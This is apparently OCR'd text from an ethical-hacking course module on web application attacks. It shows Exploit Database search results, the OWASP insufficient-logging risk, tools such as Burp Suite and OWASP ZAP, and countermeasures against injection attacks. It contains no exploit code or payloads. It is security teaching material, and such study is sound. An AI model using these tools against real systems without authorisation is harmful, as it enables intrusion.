
☐ Verified ☐ Has App

Show 15

Search: web application

Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

Figure 7.34: Screenshot displaying Exploit Database search results for web application exploits




A10 - Insufficient Logging and Monitoring

- ❑ Web applications maintain logs to track usage patterns, such as **user login credentials** and **admin login credentials**
- ❑ Insufficient logging and monitoring refer to the scenario where the detection software either does not **record the malicious event** or ignores important details about the event
- ❑ Attackers usually inject, delete, or tamper the web application logs to engage in **malicious activities** or **hide their identities**

Attacker
Malicious attempts
www.certifiedhacker.com
certifiedhacker.com
Web application with insufficient Logging
Gain access to confidential data without being noticed
Database

A10 - Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials. Insufficient logging and monitoring refer to scenarios in which the detection software either does not record the malicious event or ignores the important details about the event. Attackers usually inject, delete, or tamper with the web application logs to engage in malicious activities or hide their identities. Due to insufficient logging and monitoring, the detection of malicious attempts of the attacker becomes more difficult and the attacker can perform malicious attacks, such as password brute-forcing, to steal confidential passwords.




Attacker
Malicious attempts
www.certifiedhacker.com
certifiedhacker.com
Web application with insufficient Logging
Gain access to confidential data without being noticed
Database

Figure 7.35: Attack on a web application with insufficient logging and monitoring

Web Application Attack Tools

Burp Suite

Support the entire web application testing process, from initial mapping and analysis of an application's attack surface to finding and **exploiting security vulnerabilities**


Burp Suite Community Edition v2.1.04 - Temporary Project (as superuser)
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
0 matches

Request to http://www.moviescope.com:80 [10.10.10.19]


```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
```

https://portswigger.net

Web Application Attack Tools (Cont'd)

OWASP Zed Attack Proxy

Provides automated scanners and tools that allow you to find security vulnerabilities manually


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start Request Response
Header: Text Body: Large Response
Contexts
Default Context
Sites
History Search Alerts Active Scan Output Spider
Alerts 0 4 10 4
Current Scans 0 0 1802 0 0 1 0 0

```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2020 07:15:32 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2020-01-21-07; expires=Thu, 20-Feb-2020 07:15:32 GMT; path=/; domain=.google
.com; Secure; SameSite=none
Set-Cookie: NID=196=W-0sToxYyAyP3WdxH5rjFfMedyg8Pb4k-SOJ9nFsdbI7DbnhteGmBiM69Yxi5RtYLjD3F-
BGpaApnyMZX4VkEwl5sSGpoeSin2Tb5kr2vR3D7Gdg-
oaDM7mtw8B9QtJeVFvQGJQm4YhdBMd8wlY0odGdy1zZB16THbwphTItTQM; expires=Wed, 22-Jul-2020 07:15:32
```

Very large response body (200,458 bytes) - switch views (using the pulldown currently showing Body: Large Response above) to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

- CSP Scanner: Notices (8)
- Cookie No HttpOnly Flag (214)
  - GET: http://www.google.com
  - GET: http://www.google.com/
  - GET: http://www.google.com/?*&gws_rd=ssl&hl=*
  - GET: http://www.google.com/?gws_rd=ssl$
  - GET: http://www.google.com/?gws_rd=ssl$&hl=*

Cookie No HttpOnly Flag
URL: http://www.google.com
Risk: Low
Confidence: Medium
Parameter: 1P_JAR
Attack:
Evidence: Set-Cookie: 1P_JAR
CWE ID: 16
WASC ID: 13

https://www.owasp.org

Web Application Attack Tools

- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)

Web Application Attack Tools

Earlier sections of this module discuss the different types of web-application attacks and threats that enable attackers to engage in successful attacks on target web applications. Later, the module discusses various web-application attack tools that attackers use to perform such attacks.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  ○ **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application


  ○ **Application-aware spider** for crawling content and functionality

  ○ **Web application scanner** for automating the detection of numerous types of vulnerabilities

  ○ **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities

  ○ **Repeater tool** for manipulating and resending individual requests

  ○ **Sequencer tool** for testing the randomness of session tokens


Burp Suite Community Edition v2.1.04 - Temporary Project (as superuser)
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
<
+
>
0 matches

Request to http://www.moviescope.com:80 [10.10.10.19]


```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
```

Figure 7.36: Screenshot of Burp Suite

- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Large Response
Contexts
Default Context
Sites
History
Search
Alerts
Active Scan
Output
Spider
CSP Scanner: Notices (8)
Cookie No HttpOnly Flag (214)
GET: http://www.google.com
GET: http://www.google.com/
GET: http://www.google.com/?*&gws_rd=ssl&hl=*
GET: http://www.google.com/?gws_rd=ssl$
GET: http://www.google.com/?gws_rd=ssl$&hl=*
Alerts 0 4 10 4
Current Scans 0 0 1802 0 0 1 0 0

```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2020 07:15:32 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2020-01-21-07; expires=Thu, 20-Feb-2020 07:15:32 GMT; path=/; domain=.google
.com; Secure; SameSite=none
Set-Cookie: NID=196=W-0sToxYyAyP3WdxH5rjFfMedyg8Pb4k-SOJ9nFsdbI7DbnhteGmBiM69Yxi5RtYLjD3F-
BGpaApnyMZX4VkEwl5sSGpoeSin2Tb5kr2vR3D7Gdg-
oaDM7mtw8B9QtJeVFvQGJQm4YhdBMd8wlY0odGdy1zZB16THbwphTItTQM; expires=Wed, 22-Jul-2020 07:15:32
```


Very large response body (200,458 bytes) - switch views (using the pulldown currently showing Body: Large Response above) to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

Cookie No HttpOnly Flag
URL: http://www.google.com
Risk: Low
Confidence: Medium
Parameter: 1P_JAR
Attack:
Evidence: Set-Cookie: 1P_JAR
CWE ID: 16
WASC ID: 13

Figure 7.37: Screenshot of OWASP ZAP

Some additional web application attack tools are as follows:

- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)



Module Flow


1 Understand Web Application Architecture and Vulnerability Stack

2 Discuss Web Application Threats and Attacks

3 Discuss Web Application Attack Countermeasures

Discuss Web Application Attack Countermeasures

After learning various techniques adopted by attackers to perform web-application attacks, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help a security professional secure applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this module.



Web Application Attack Countermeasures

SQL Injection Attacks


- ❑ Limit the **length** of user input
- ❑ Use custom **error messages**
- ❑ Monitor **DB traffic** using an IDS, WAF

Command Injection Flaws

- ❑ Perform **input validation**
- ❑ Escape **dangerous characters**
- ❑ Use **language-specific** libraries that avoid problems due to shell commands

LDAP Injection Attacks

- ❑ Perform type, pattern, and **domain value validation** on all input data
- ❑ Make the **LDAP filter** as specific as possible
- ❑ Validate and restrict the **amount of data returned** to the user



Web Application Attack Countermeasures (Cont'd)

Broken Authentication and Session Management

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET**, **POST**

Sensitive Data Exposure

